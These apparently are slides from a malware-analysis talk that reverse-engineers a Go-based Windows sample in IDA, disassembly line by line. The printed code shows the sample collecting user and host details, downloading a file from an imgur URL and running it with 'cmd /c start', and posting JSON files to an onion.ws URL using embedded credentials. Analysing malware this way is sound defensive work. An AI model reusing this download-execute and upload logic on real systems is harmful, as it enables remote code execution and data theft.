'S' .rdata:0000000000000009	00000009	C	\a*[7]int
'S' .rdata:0000000000000009	00000009	C	\a*[8]int
'S' .rdata:0000000000000009	00000009	C	\a*[9]int
'S' .rdata:0000000000000009	00000009	C	\a[]bool
'S' .rdata:0000000000000009	00000009	C	\a[]int8
'S' .rdata:0000000000000008	00000008	C	\a[]uint
'S' .rdata:0000000000000009	00000009	C	\a*exec.F
'S' .rdata:0000000000000009	00000009	C	\a*fmt.pp
'S' .rdata:0000000000000008	00000008	C	\a*func()
'S' .rdata:0000000000000009	00000009	C	\a*net.IP
'S' .rdata:0000000000000009	00000009	C	\a*string
'S' .rdata:0000000000000009	00000009	C	\a*uint16
'S' .rdata:0000000000000009	00000009	C	\a*uint32
'S' .rdata:0000000000000008	00000008	C	\a*uint64
'S' .rdata:0000000000000008	00000008	C	\aAddASN1

Strings

Line 1096 of 5810 Line 10 of 40 Line 24 of 15498

□ GO MALWARE

```
main.main( ) 0006D7430 ; void __cdecl main_main()
0006D7430 main_main          proc near
.text:00000000006D7430
.text:00000000006D7430
.text:00000000006D7430
.text:00000000006D7430 var_F8
.text:00000000006D7430 var_E8
.text:00000000006D7430 var_D8
.text:00000000006D7430 var_C0
.text:00000000006D7430 var_B0
.text:00000000006D7430 var_A8
.text:00000000006D7430 var_A0
.text:00000000006D7430 var_98
.text:00000000006D7430 var_90
.text:00000000006D7430 var_88
.text:00000000006D7430 var_78
.text:00000000006D7430 var_68
.text:00000000006D7430 var_58
.text:00000000006D7430 var_48
.text:00000000006D7430 var_38
.text:00000000006D7430 var_28
.text:00000000006D7430 var_18
.text:00000000006D7430 var_8
.text:00000000006D7430
.text:00000000006D7439
.text:00000000006D7440
.text:00000000006D7445
.text:00000000006D7449
.text:00000000006D744F
```

```
; CODE XREF: runtime_main+1F8↑p
; main_main+332↓j
; DATA XREF: ...
```

```
= xmmword ptr -0F8h
= xmmword ptr -0E8h
= xmmword ptr -0D8h
= xmmword ptr -0C0h
= qword ptr -0B0h
= qword ptr -0A8h
= qword ptr -0A0h
= qword ptr -98h
= qword ptr -90h
= xmmword ptr -88h
= xmmword ptr -78h
= xmmword ptr -68h
= xmmword ptr -58h
= xmmword ptr -48h
= xmmword ptr -38h
= xmmword ptr -28h
= xmmword ptr -18h
= qword ptr -8
```

```
mov    rcx, gs:28h
mov    rcx, [rcx+0]
lea     rax, [rsp+var_78]
cmp    rax, [rcx+10h]
jbe    loc_6D775D
sub    rsp, 0F8h
```

```
typedef struct _TEB
```

```
{
```

```
    struct _NT_TIB NtTib;           //0x0
    VOID* EnvironmentPointer;      //0x1c
    struct _CLIENT_ID ClientId;    //0x20
    .....
}
```

```
typedef struct _NT_TIB {
```

```
    struct _EXCEPTION_REGISTRATION_RECORD *ExceptionList;
    PVOID StackBase;
    PVOID StackLimit;
    PVOID SubSystemTib;
    PVOID FiberData;
    PVOID ArbitraryUserPointer;
    struct _NT_TIB *Self;
} NT_TIB;
```

- One of possible usages of ArbitraryUserPointer would be pass some information to a debugger, but it seems Go uses it as a TLS slot on Windows.

□ GO MALWARE

Address	Caller	Instruction
.text:00000000000438A08	runtime_main	call rax; main_main
.text:000000000006D...	main_main	jmp main_main

Address	Called function
.text:000000000006D7466	call os_UserHomeDir
.text:000000000006D74D0	call path_filepath_join
.text:000000000006D74FA	call os_MkdirAll
.text:000000000006D7565	call path_filepath_join
.text:000000000006D7598	call os_OpenFile
.text:000000000006D75BE	call main_isLocked
.text:000000000006D761D	call fmt_Fprintln
.text:000000000006D7645	call main_lockRun
.text:000000000006D764A	call main_getClientDetails
.text:000000000006D7688	call runtime_newproc
.text:000000000006D76A0	call runtime_newproc
.text:000000000006D76B9	call runtime_makechan
.text:000000000006D7702	call runtime_newproc
.text:000000000006D7737	call main_handleFileUploadURL
.text:000000000006D7753	call os__ptr_file_close
.text:000000000006D775D	call runtime_morestack_noctxt

□ GO MALWARE

```
main.main( ) 06D745E
. text:00000000006D746B
. text:00000000006D7470
. text:00000000006D7474
. text:00000000006D7477
. text:00000000006D747F
. text:00000000006D7487
. text:00000000006D748F
. text:00000000006D7497
. text:00000000006D749E
. text:00000000006D74A6
. text:00000000006D74B2
. text:00000000006D74BA
. text:00000000006D74BE
. text:00000000006D74C7
. text:00000000006D74D0
. text:00000000006D74D5
. text:00000000006D74DA
. text:00000000006D74DF
. text:00000000006D74E4
. text:00000000006D74E9
. text:00000000006D74ED
. text:00000000006D74F2
. text:00000000006D74FA
. text:00000000006D74FF
. text:00000000006D7502
. text:00000000006D750A
. text:00000000006D7512
. text:00000000006D7517
. text:00000000006D751F
. text:00000000006D7524
. text:00000000006D752C
```

```
    lea    rbp, [rsp+0F8h+var_8]
    call   os_UserHomeDir
    mov    rax, qword ptr [rsp+0F8h+var_F8+8]
    mov    rcx, qword ptr [rsp+0F8h+var_F8]
    xorps xmm0, xmm0
    movups [rsp+0F8h+var_58], xmm0
    movups [rsp+0F8h+var_48], xmm0
    mov    qword ptr [rsp+0F8h+var_58], rcx
    mov    qword ptr [rsp+0F8h+var_58+8], rax
    lea    rax, aWin32logs ; "win32logs"
    mov    qword ptr [rsp+0F8h+var_48], rax
    mov    qword ptr [rsp+0F8h+var_48+8], 9
    lea    rax, [rsp+0F8h+var_58]
    mov    qword ptr [rsp+0F8h+var_F8], rax
    mov    qword ptr [rsp+0F8h+var_F8+8], 2
    mov    qword ptr [rsp+0F8h+var_E8], 2
    call   path_filepath_join
    mov    rax, qword ptr [rsp+0F8h+var_E8+8]
    mov    [rsp+0F8h+var_A0], rax
    mov    rcx, qword ptr [rsp+0F8h+var_E8+10h]
    mov    [rsp+0F8h+var_B0], rcx
    mov    qword ptr [rsp+0F8h+var_F8], rax
    mov    qword ptr [rsp+0F8h+var_F8+8], rcx
    mov    dword ptr [rsp+0F8h+var_E8], 1FFh
    call   os_MkdirAll
    xorps xmm0, xmm0
    movups [rsp+0F8h+var_78], xmm0
    movups [rsp+0F8h+var_68], xmm0
    mov    rax, [rsp+0F8h+var_A0]
    mov    qword ptr [rsp+0F8h+var_78], rax
    mov    rax, [rsp+0F8h+var_B0]
    mov    qword ptr [rsp+0F8h+var_78+8], rax
    lea    rax, aLocklozLrmLshM ; "lockloz;lrm;lsh;macrmainmap;"
```

- The UserHomeDir() returns the current user's home directory, which it's %USERPROFILE% on Windows systems.

- This function joins path elements into a single path, so on Windows it returns a UNC path.

- MkdirAll() creates a directory named path and all necessary parents (similar to mkdir -p <dir> on Linux/Unix)

□ GO MALWARE

- A quite common approach for strings is **creating a structure** similar to:

```
00000000 string_struct struc ; (sizeof=0x10, mappedto_13)
00000000 string_content dq ?           ; offset
00000008 string_size    dq ?
00000010 string_struct ends
```

- After creating the structure, rename its fields.
- Change the “string_content” type to char* by using “y” hotkey.

- Afterwards, we can eventually apply it on through ALT-Q hotkey and T hotkey to a structure offset.
- Although our presentation is focused on static analysis, all renamed functions could be transferred to x64dbg by using any of the following plugins:
 - **Labeless:** <https://github.com/a1ext/labeless>
 - **x64dbgida:** <https://github.com/x64dbg/x64dbgida>

□ GO MALWARE

```
.text:00000000006D7632 loc _6D7632:  
.text:00000000006D7632
```

- Goroutines are methods created when prefixing a function call with “go” word (go reverse.Engineering()), which consume little stack space and allocate heap space according to necessity, executing concurrently with other goroutines within the same address space.
- func newproc(siz int32, fn *funcval) {...}

```
.text:00000000006D7668  
.text:00000000006D766D  
text+00000000006D7675
```

- Channels are a data type which provides a mechanism that make possible goroutines to synchronize their execution and communication (moving data) with another concurrent goroutine (roughly similar to pipes).
- func makechan(t *chantype, size int) *hchan {...}

```
.text:00000000006D76A5  
.text:00000000006D76AC  
.text:00000000006D76B0  
.text:00000000006D76B9  
.text:00000000006D76BE  
.text:00000000006D76C3
```

```
; CODE XREF: main_main+19 main.main()  
  
mov    rax, [rsp+0F8h+var_90]  
mov    qword ptr [rsp+0F8h+var_F8], rax  
mov    rax, [rsp+0F8h+var_A8]  
mov    qword ptr [rsp+0F8h+var_F8+8], rax  
call   main_lockRun  
call   main_getClientDetails  
movups xmm0, [rsp+0F8h+var_F8]  
movups [rsp+0F8h+var_38], xmm0  
movups xmm0, xmmword ptr [rsp+0F8h+var_E8]  
[rsp+0F8h+var_28], xmm0  
movups xmm0, xmmword ptr [rsp+0F8h+var_E8+10h]  
[rsp+0F8h+var_18], xmm0  
mov    dword ptr [rsp+0F8h+var_F8], 0  
lea    rax, off_794B00  
mov    qword ptr [rsp+0F8h+var_F8+8], rax  
call   runtime_newproc  
mov    dword ptr [rsp+0F8h+var_F8], 0  
lea    rax, off_794B08  
mov    qword ptr [rsp+0F8h+var_F8+8], rax  
call   runtime_newproc  
lea    rax, asc_700C60 ; "\b"  
mov    qword ptr [rsp+0F8h+var_F8], rax  
mov    qword ptr [rsp+0F8h+var_F8+8], 3E8h  
call   runtime_makechan  
mov    rax, qword ptr [rsp+0F8h+var_E8]  
[rsp+0F8h+var_98], rax
```

□ GO MALWARE

```
.text:00000000006D61B0 main_lockRun    proc near
.text:00000000006D61B0
.text:00000000006D61B0
.text:00000000006D61B0
.text:00000000006D61B0 var_90          = xmmword ptr -90h
.text:00000000006D61B0 var_80          = qword ptr -80h
.text:00000000006D61B0 var_78          = xmmword ptr -78h
.text:00000000006D61B0 var_68          = qword ptr -68h
.text:00000000006D61B0 var_5C          = xmmword ptr -5Ch
.text:00000000006D61B0 var_4C          = byte ptr -4Ch
.text:00000000006D61B0 var_2C          = xmmword ptr -2Ch
.text:00000000006D61B0 var_10          = byte ptr -10h
.text:00000000006D61B0 var_8           = qword ptr -8
.text:00000000006D61B0 arg_0           = qword ptr 8
.text:00000000006D61B0 arg_8           = qword ptr 10h
.text:00000000006D61B0
.text:00000000006D61B0
.text:00000000006D61B9
.text:00000000006D61C0
.text:00000000006D61C5
.text:00000000006D61C9
.text:00000000006D61CF
.text:00000000006D61D6
.text:00000000006D61DE
.text:00000000006D61E6
.text:00000000006D61EB
.text:00000000006D61EF
.text:00000000006D61F4
.text:00000000006D61FD

; CODE XREF: main_lockRun+F5+j
; main_main+215↓p
; DATA XREF: ...

        mov      rcx, gs:28h
        mov      rcx, [rcx+0]
        lea      rax, [rsp+var_10]
        cmp      rax, [rcx+10h]
        jbe      loc_6D62A0
        sub      rsp, 90h
        mov      [rsp+90h+var_8], rbp
        lea      rbp, [rsp+90h+var_8]
        call    github_com_google_uuid_New
        movups xmm0, [rsp+90h+var_90]
        movups [rsp+90h+var_5C], xmm0
        mov      qword ptr [rsp+90h+var_2C], 0
        xorps  xmm0, xmm0
```

main.lockRun()

- Reference to the `uuid` package ,that generates and inspects UUIDs (<https://github.com/google/uuid>)

□ GO MALWARE

main.getClientDetails()

```
.text:00000000006D64F0 arg_20          = xmmword ptr  28h
.text:00000000006D64F0
.text:00000000006D64F0
.text:00000000006D64F9
.text:00000000006D6500
.text:00000000006D6504
.text:00000000006D650A
.text:00000000006D650E
.text:00000000006D6513
.text:00000000006D6518
.text:00000000006D651B
.text:00000000006D6520
.text:00000000006D6528
.text:00000000006D6530
.text:00000000006D6535
.text:00000000006D6539
.text:00000000006D653E
.text:00000000006D653F
.text:00000000006D6544
.text:00000000006D6549
.text:00000000006D654E
.text:00000000006D6552
.text:00000000006D6557
.text:00000000006D655C
.text:00000000006D6561
.text:00000000006D6565
.text:00000000006D6568
.text:00000000006D656D
.text:00000000006D6572
.text:00000000006D6577
.text:00000000006D657C

        mov     rcx, gs:28h
        mov     rcx, [rcx+0]
        cmp     rsp, [rcx+10h]
        jbe    loc_6D65DA
        sub     rsp, 70h
        mov     [rsp+70h+var_8], rbp
        lea     rbp, [rsp+70h+var_8]
        xorps  xmm0, xmm0
        movups [rsp+70h+arg_0], xmm0
        movups [rsp+70h+arg_10], xmm0
        movups [rsp+70h+arg_20], xmm0
        call    os_user_Current
        mov     rax, [rsp+70h+var_70]
        mov     [rsp+70h+var_48], rax
        nop
        call    os_hostname
        mov     rax, [rsp+70h+var_68]
        mov     [rsp+70h+var_50], rax
        mov     rcx, [rsp+70h+var_70]
        mov     [rsp+70h+var_40], rcx
        call    main_getIP
        mov     rax, [rsp+70h+var_68]
        mov     rcx, [rsp+70h+var_70]
        xorps  xmm0, xmm0
        movups [rsp+70h+var_38], xmm0
        movups [rsp+70h+var_28], xmm0
        movups [rsp+70h+var_18], xmm0
        mov     rdx, [rsp+70h+var_48]
        mov     rbx, [rdx+28h]
```

- Functions getting information about current user, hostname and IP address.

□ GO MALWARE

```
os.user.Current( )
```

```
.text:00000000006D4FDB loc_6D4FD4:  
FD4 lea rax, aP_6 ; CODE XREF: os_user_Current+73↑j  
.text:00000000006D4FDF mov [rsp+28h+var_28], rax  
.text:00000000006D4FE4 mov [rsp+28h+var_20], rdi  
.text:00000000006D4FE9 mov [rsp+28h+var_18], rsi  
.text:00000000006D4FEE call runtime_typedmemmove  
.text:00000000006D4FF0 jmp short loc_6D4FB8  
.text:00000000006D4FF0 ;  
.text:00000000006D4FF0 loc_6D4FF0:  
.text:00000000006D4FF0 mov [rsp+28h+arg_0], 0 ; CODE XREF: os_user_Current+47↑j  
.text:00000000006D4FF9 mov qword ptr [rsp+28h+arg_8], rcx  
.text:00000000006D4FFE mov qword ptr [rsp+28h+arg_8+8], rax  
.text:00000000006D5003 mov rbp, [rsp+28h+var_8]  
.text:00000000006D5008 add rsp, 28h  
.text:00000000006D500C retn  
.text:00000000006D500D ;  
.text:00000000006D500D loc_6D500D:  
.text:00000000006D500D lea rax, dword_A17A60 ; CODE XREF: os_user_Current+30↑j  
.text:00000000006D5014 mov [rsp+28h+var_28], rax  
.text:00000000006D5018 lea rax, off_794DF0  
.text:00000000006D501F mov [rsp+28h+var_20], rax  
.text:00000000006D5024 call sync_ptr.Once_doslow  
.text:00000000006D5029 jmp loc_6D4F66  
.text:00000000006D502E ;  
.text:00000000006D502E loc_6D502E:  
.text:00000000006D502E call runtime_morestack_noctxt ; CODE XREF: os_user_Current+14↑j  
.text:00000000006D5033 jmp os_user_Current  
.text:00000000006D5033 os_user_Current endp
```

; CODE XREF: os_user_Current+73↑j

; CODE XREF: os_user_Current+47↑j

; CODE XREF: os_user_Current+30↑j

; CODE XREF: os_user_Current+14↑j

- Typedmemmove, from runtime package, copies a value of a specific type from a source to a destination. It's similar to memcpy() from C language.

- Package "sync" contains a structure named and object (and structure) named "Once" and it holds a field (m), whose type is Mutex. The doSlow(f func()) function uses Lock() on m and guarantee that when it returns, has finished. In few words, doSlow establishes synchronization.

□ GO MALWARE

```
os.user.Current( ) 5901  
5906  
.text:00000000006D590A  
.text:00000000006D590F  
.text:00000000006D5914  
.text:00000000006D5917  
.text:00000000006D591D  
.text:00000000006D5922  
.text:00000000006D5929  
.text:00000000006D5931  
.text:00000000006D5939  
.text:00000000006D593E  
.text:00000000006D5942  
.text:00000000006D594A  
.text:00000000006D5953  
.text:00000000006D5958  
.text:00000000006D595D  
.text:00000000006D5962  
.text:00000000006D5967  
.text:00000000006D596A  
.text:00000000006D5970  
.text:00000000006D5972 loc_6D5972:  
.text:00000000006D5972  
.text:00000000006D5975  
.text:00000000006D597B  
.text:00000000006D5983  
.text:00000000006D5988  
.text:00000000006D598C  
.text:00000000006D5994  
.text:00000000006D599D
```

```
call  syscall_OpenCurrentProcessToken  
mov  rax, [rsp+0D0h+var_D0]  
mov  rcx, [rsp+0D0h+var_C0]  
mov  rdx, [rsp+0D0h+var_C8]  
test rdx, rdx  
jnz loc_6D5D0C  
mov  [rsp+0D0h+var_58], rax  
lea   rcx, off_7952F0  
mov  [rsp+0D0h+var_10], rcx  
mov  [rsp+0D0h+var_40], rax  
mov  [rsp+0D0h+var_61], 1  
mov  [rsp+0D0h+var_D0], rax  
dword ptr [rsp+0D0h+var_C8], 1  
mov  [rsp+0D0h+var_C0], 32h ; '2'  
call syscall_Token_getInfo  
mov  rax, [rsp+0D0h+var_B0]  
mov  rcx, [rsp+0D0h+var_A8]  
mov  rdx, [rsp+0D0h+var_B0]  
test rdx, rdx  
jz  loc_6D5D03  
xor  eax, eax  
  
; CODE XREF: os_user_current+467↓j  
test rdx, rdx  
jnz loc_6D5CC1  
mov  [rsp+0D0h+var_30], rax  
mov  rax, [rsp+0D0h+var_58]  
mov  [rsp+0D0h+var_D0], rax  
dword ptr [rsp+0D0h+var_C8], 5  
mov  [rsp+0D0h+var_C0], 32h ; '2'  
call syscall_Token_getInfo
```

- Opens the access token associated to the current process.
- getInfo() retrieves information from an access token:
 - func (t Token) getInfo(class uint32, initSize int).
 - Implemented by using GetTokenInformation().
 - GetTokenInformation(t Token, infoClass uint32, info *byte, infoLen uint32, returnedLen *uint32) (err error) = advapi32.GetTokenInformation

□ GO MALWARE

```
os.user.Current( )  
5A03  
.text:00000000006D5A13  
.text:00000000006D5A16  
.text:00000000006D5A1A  
.text:00000000006D5A1F  
.text:00000000006D5A24  
.text:00000000006D5A29  
.text:00000000006D5A2E  
.text:00000000006D5A33  
.text:00000000006D5A36  
.text:00000000006D5A3C  
.text:00000000006D5A44  
.text:00000000006D5A4C  
.text:00000000006D5A51  
.text:00000000006D5A55  
.text:00000000006D5A5A  
.text:00000000006D5A5F  
.text:00000000006D5A64  
.text:00000000006D5A69  
.text:00000000006D5A6E  
.text:00000000006D5A71  
.text:00000000006D5A77  
.text:00000000006D5A7F  
.text:00000000006D5A87  
.text:00000000006D5A8F  
.text:00000000006D5A92  
.text:00000000006D5A96  
.text:00000000006D5A9B  
.text:00000000006D5AA0  
.text:00000000006D5AA5
```

```
mov    [rsp+0D0h+var_38], rbx  
mov    rax, [rsp+0D0h+var_28]  
mov    rax, [rax]  
mov    [rsp+0D0h+var_D0], rax  
call   syscall __ptr SID__String  
mov    rax, [rsp+0D0h+var_B0]  
mov    rcx, [rsp+0D0h+var_B8]  
mov    rdx, [rsp+0D0h+var_C0]  
mov    rbx, [rsp+0D0h+var_C8]  
test   rcx, rcx  
jnz    loc_6D5BF2  
mov    [rsp+0D0h+var_50], rdx  
mov    [rsp+0D0h+var_20], rbx  
mov    rax, [rsp+0D0h+var_58]  
mov    [rsp+0D0h+var_D0], rax  
call   syscall _Token_GetUserProfileDirectory  
mov    rax, [rsp+0D0h+var_B0]  
mov    rcx, [rsp+0D0h+var_C0]  
mov    rdx, [rsp+0D0h+var_C8]  
mov    rbx, [rsp+0D0h+var_B8]  
test   rbx, rbx  
jnz    loc_6D5BB0  
mov    [rsp+0D0h+var_48], rcx  
mov    [rsp+0D0h+var_18], rdx  
mov    rax, [rsp+0D0h+var_30]  
mov    rax, [rax]  
mov    [rsp+0D0h+var_D0], rax  
call   os_user_lookupUsernameAndDomain  
mov    rax, [rsp+0D0h+var_A0]  
mov    rcx, [rsp+0D0h+var_B0]  
mov    rdx, [rsp+0D0h+var_B8]
```

- String, from syscall package, converts sid to a string formats using ConvertSidToStringSid() function.

- This function retrieves the path to the root directory of the user's profile determined by the given token.

- GetUserProfileDirectory(*t Token, dir *uint16, dirLen *uint32*) (*err error*) = userenv.GetUserProfileDirectoryW

- Retrieves the username and domain for the given SID.

□ GO MALWARE

os.hostname()

```
D0740 loc_4D0740: ; CODE XREF: os_hostname+D1↓j
D0740
.text:00000000004D0747
.text:00000000004D074B
.text:00000000004D074F
.text:00000000004D0754
.text:00000000004D0758
.text:00000000004D075D
.text:00000000004D0762
.text:00000000004D0767
.text:00000000004D076B
.text:00000000004D076E
.text:00000000004D0774
.text:00000000004D0779
.text:00000000004D077D
.text:00000000004D0784
.text:00000000004D0789
.text:00000000004D078E
.text:00000000004D0793
.text:00000000004D0798
.text:00000000004D079D
.text:00000000004D07A2
.text:00000000004D07A5
.text:00000000004D07AB
.text:00000000004D07B0
.text:00000000004D07B5
.text:00000000004D07BB
.text:00000000004D07C2
.text:00000000004D07C6
.text:00000000004D07CC
.text:00000000004D07D3
.text:00000000004D07D9
.text:00000000004D07DD

    lea    rax, unk_702CA0
    mov    [rsp+50h+var_50], rax
    mov    ecx, [rsp+50h+var_28]
    mov    [rsp+50h+var_48], rcx
    mov    ecx, [rsp+50h+var_28]
    mov    [rsp+50h+var_40], rcx
    call   runtime_makeslice
    mov    rax, [rsp+50h+var_38]
    mov    ecx, [rsp+50h+var_28]
    test   rcx, rcx
    jbe   loc_4D092D
    mov    [rsp+50h+var_10], rax
    mov    [rsp+50h+var_24], ecx
    mov    dword ptr [rsp+50h+var_50], 5
    mov    [rsp+50h+var_48], rax
    lea    rcx, [rsp+50h+var_28]
    mov    [rsp+50h+var_40], rcx
    call   internal_syscall_windows_GetComputerNameEx
    mov    rax, [rsp+50h+var_30]
    mov    rcx, [rsp+50h+var_38]
    test   rcx, rcx
    jz    loc_4D08DD
    mov    [rsp+50h+var_18], rax
    mov    [rsp+50h+var_20], rcx
    jz    loc_4D0862
    lea    rdx, asc_729160 ; "\b"
    cmp    [rcx+8], rdx
    jnz   loc_4D0862
    cmp    qword ptr [rax], 0EAh
    jnz   loc_4D0862
    mov    ebx, [rsp+50h+var_24]
    cmp    [rsp+50h+var_28], ebx
```

- func makeslice(et * _type, len, cap int) unsafe.Pointer {...}
- A slice is a kind of dynamically-size array (therefore, it doesn't have a fixed length) and its typical notation is []T, where T specifies the type of the element.

- Retrieves a NetBIOS or DNS name associated with the local computer.
- GetComputerNameEx(nameformat uint32, buf *uint16, n *uint32) (err error) = GetComputerNameExW

□ GO MALWARE

```
db 'tsize usable address spacebytes.Buffer.Grow: negative countconcur'  
db 'rent map read and map writeconnection not allowed by rulesetcrypto'  
db 'o/aes: output not full blockcrypto/des: output not full blockcrypt'  
db 'to: requested hash function #ed25519: bad private key length: fin'  
db 'drunnable: negative nm spinning freeing stack not in a stack spanhe'  
db 'apBitsSetType: unexpected shifthtt2: invalid header field valueh'  
db 'http2: invalid pseudo headers: %vhttp2: recursive push not allowed'  
db 'http: CloseIdleConnections calledhttp: invalid Read on closed Bod'  
db 'yhttps://api.ipify.org?format=textindefinite length found (not DE'  
db 'R)invalid username/password versionleafCounts[maxBits] [maxBits] !'  
db '= nmin must be a non-zero power of 2misrounded allocation in sysA'  
db 'llocnet/http: skip alternate protocolpad size larger than data pa'  
db 'yloadpseudo header field after regularreflect.nameFrom: name too '  
db 'long: reflect: Field index out of rangereflect: NumOut of non-fun'
```

- Finding strings in previous versions of Golang is not so easy (they are grouped), unfortunately. However, it's only a matter of time... 😊 To determine where string ends, I used the following lines (not shown):

- mov [rsp+60h+var_58], rax
- mov [rsp+60h+var_50], 21h ; '!'

```
main_getIP proc near  
  
var_60= qword ptr -60h  
var_58= qword ptr -58h  
var_50= qword ptr -50h  
var_48= qword ptr -48h  
var_40= qword ptr -40h  
var_38= qword ptr -38h  
var_30= qword ptr -30h  
var_28= qword ptr -28h  
var_19= byte ptr -19h  
var_18= xmmword ptr -18h  
var_8= qword ptr -8  
arg_0= xmmword ptr 8  
  
mov    rcx, gs:28h  
mov    rcx, [rcx+0]  
cmp    rsp, [rcx+10h]  
jbe    loc_6D64DB
```

main.getIP()

```
loc_6D64DB:  
call   runtime_morestack_noctxt  
jmp    main_getIP  
main_getIP endp
```

```
sub    rsp, 60h  
mov    [rsp+60h+var_8], rbp  
lea    rbp, [rsp+60h+var_8]  
xorps xmm0, xmm0  
movups [rsp+60h+var_18], xmm0  
mov    [rsp+60h+var_19], 0  
xorps xmm0, xmm0  
movups [rsp+60h+arg_0], xmm0  
nop  
mov    rax, cs:off_A0A208  
mov    [rsp+60h+var_60], rax  
  
lea    rax, aTlsDialwithdia+1B97h ; "https://api.ipify.org?format=textindefi"...
```

□ GO MALWARE

main.getIP()

```
06D63AE
06D63B3
.text:0000000006D63B8
.text:0000000006D63BD
.text:0000000006D63C2
.text:0000000006D63C5
.text:0000000006D63C7
.text:0000000006D63CD
.text:0000000006D63D1
.text:0000000006D63D4
.text:0000000006D63D9 ; -
.text:0000000006D63D9
.text:0000000006D63D9 loc_6D63D9:
.text:0000000006D63D9
.text:0000000006D63DD
.text:0000000006D63DF
.text:0000000006D63E3
.text:0000000006D63E7
.text:0000000006D63EC
.text:0000000006D63F1
.text:0000000006D63F6
.text:0000000006D63FA
.text:0000000006D63FE
.text:0000000006D6405
.text:0000000006D6409
.text:0000000006D640E
.text:0000000006D6413
.text:0000000006D6418
.text:0000000006D641D
.text:0000000006D6422
.text:0000000006D6426
.text:0000000006D642B
.text:0000000006D6434

call    net_http__ptr_Client__Get
mov     rax,  [rsp+60h+var_48]
mov     rcx,  [rsp+60h+var_38]
mov     rdx,  [rsp+60h+var_40]
test   rdx,  rdx
jz    short loc_6D63D9
jz    loc_6D64BD
mov     rax,  [rdx+8]
mov     rdx,  rax
jmp    loc_6D64BD

; CODE XREF: main_getIP+75↑j

mov     rcx,  [rax+40h]
test   [rcx], al
add    rcx,  18h
mov     rdx,  [rax+48h]
mov     qword ptr [rsp+60h+var_18+8], rcx
mov     qword ptr [rsp+60h+var_18], rdx
mov     [rsp+60h+var_19], 1
mov     rcx,  [rax+48h]
mov     rax,  [rax+40h]
lea    rdx, unk_71EE20
mov     [rsp+60h+var_60], rdx
mov     [rsp+60h+var_58], rax
mov     [rsp+60h+var_50], rcx
call   runtime_convI2I
mov     rax,  [rsp+60h+var_40]
mov     rcx,  [rsp+60h+var_48]
mov     [rsp+60h+var_60], rcx
mov     [rsp+60h+var_58], rax
mov     [rsp+60h+var_50], 200h
call   io_ioutil_readAll
```

- We should remember that http package provides us an useful implementation of HTTP client and server. As client, there's a Get() and Post() implementation:

```
func Get(url string) (resp *Response, err error) {
    return DefaultClient.Get(url)
}
```

- Interface's type in Go is similar, under some aspects, to any other language and defines some methods that need to be implemented. Therefore, other data type that holds methods with same signatures are regarded as being of the same type of this interface.

- func ReadAll(r io.Reader) ([]byte, error)
- This function reads from r until an EOF or error.

□ GO MALWARE

main.handlePicDisplay()

```
.text:000000000006D7B57  
.text:000000000006D7B5E  
.text:000000000006D7B62  
.text:000000000006D7B6B  
.text:000000000006D7B70  
.text:000000000006D7B75  
.text:000000000006D7B7A  
.text:000000000006D7B7D  
.text:000000000006D7B85  
.text:000000000006D7B8D  
.text:000000000006D7B95  
.text:000000000006D7B9C  
.text:000000000006D7BA4  
.text:000000000006D7BB0  
.text:000000000006D7BB7  
.text:000000000006D7BBF  
.text:000000000006D7BCB  
.text:000000000006D7BDD  
.text:000000000006D7BE5  
.text:000000000006D7BEC  
.text:000000000006D7BF0  
.text:000000000006D7BF9  
.text:000000000006D7C01  
.text:000000000006D7C06  
.text:000000000006D7C0F  
.text:000000000006D7C18
```

```
mov    rcx, [rsp+0C8h+var_B0]  
mov    [rsp+0C8h+var_90], rcx  
lea    rdx, aTlsDialwithdia+1381h ; "https://i.imgur.com/zkE7Ge7.jpeg in lite"...  
mov    qword ptr [rsp+0C8h+var_C8], rdx  
mov    qword ptr [rsp+0C8h+var_C8+8], 20h  
mov    [rsp+0C8h+var_B8], rcx  
mov    [rsp+0C8h+var_B0], rax  
call   main_downloadFile  
xorps xmm0, xmm0  
movups [rsp+0C8h+var_38], xmm0  
movups [rsp+0C8h+var_28], xmm0  
movups [rsp+0C8h+var_18] xmm0  
lea    rax, aC_0 ; "/c"  
mov    qword ptr [rsp+0C8h+var_38], rax  
mov    qword ptr [rsp+0C8h+var_38+8], 2  
lea    rax, aStart ; "start"  
mov    qword ptr [rsp+0C8h+var_28], rax  
mov    qword ptr [rsp+0C8h+var_28+8], 5  
mov    rcx, [rsp+0C8h+var_90]  
mov    qword ptr [rsp+0C8h+var_18], rcx  
mov    rdx, [rsp+0C8h+var_98]  
mov    qword ptr [rsp+0C8h+var_18+8], rdx  
lea    rbx, aCmd ; "cmd"  
mov    qword ptr [rsp+0C8h+var_C8], rbx  
mov    qword ptr [rsp+0C8h+var_C8+8], 3  
lea    rsi, [rsp+0C8h+var_38]  
mov    [rsp+0C8h+var_B8], rsi  
mov    [rsp+0C8h+var_B0], 3  
mov    [rsp+0C8h+var_A8], 3  
call   os_exec_Command
```

- We have few clear facts here:
 - A file is downloaded from Internet.
 - downloadFile() is implemented by using net.http.Get() function:
func Get(url string) (resp *Response, err error).
 - Get() is implemented by using “func NewRequestWithContext(ctx context.Context, method, url string, body io.Reader)”
 - According to shown strings, the downloaded file is being launched by using “cmd /c start <downloaded file>
 - The Command function -- func Command(name string, arg ...string)
*Cmd -- returns a Cmd struct to execute the target program with arguments using os.exec.Cmd.Run().

□ GO MALWARE

main.handleFileUploadURL()

```
.text:000000000006D7091  
.text:000000000006D7098  
.text:000000000006D709D  
.text:000000000006D70A6
```

```
lea      rsi, aUsernameuwang1 ; "usernameuwangle;vzigzag;"  
mov     [rsp+140h+var_130], rsi  
mov     [rsp+140h+var_128], 8  
call    runtime_mapassign_faststr
```

- Post files (json files) to website (<https://gi74qcmwmxoq4xun.onion.ws/fujson>) using credentials (username: uwangle and, maybe, password: vzigzag)

```
.text:000000000006D7268  
.text:000000000006D726F  
.text:000000000006D7273  
.text:000000000006D727A  
.text:000000000006D727F  
.text:000000000006D7288  
.text:000000000006D728F  
.text:000000000006D7294  
.text:000000000006D729D  
.text:000000000006D72A4  
.text:000000000006D72A9  
.text:000000000006D72AE
```

```
mov   rax, cs:off_A0A208  
mov   [rsp+140h+var_140], rax  
lea   rax, ax509UnhandledC+0A7Fh ; "https://gi74qcmwmxoq4xun.onion.ws/fujso"  
mov   [rsp+140h+var_138], rax  
mov   [rsp+140h+var_130], 24h ; '$'  
lea   rcx, aGodebugValueGd+4F0h ; "application/jsonapplication/wasmbad SAN"  
mov   [rsp+140h+var_128], rcx  
mov   [rsp+140h+var_120], 10h  
lea   rdx, off_7EC320  
mov   [rsp+140h+var_118], rdx  
mov   [rsp+140h+var_110], rdi  
call  net_http_ptr_Client_Post
```

```
func Post(url, contentType string, body io.Reader) (resp *Response, err error) {  
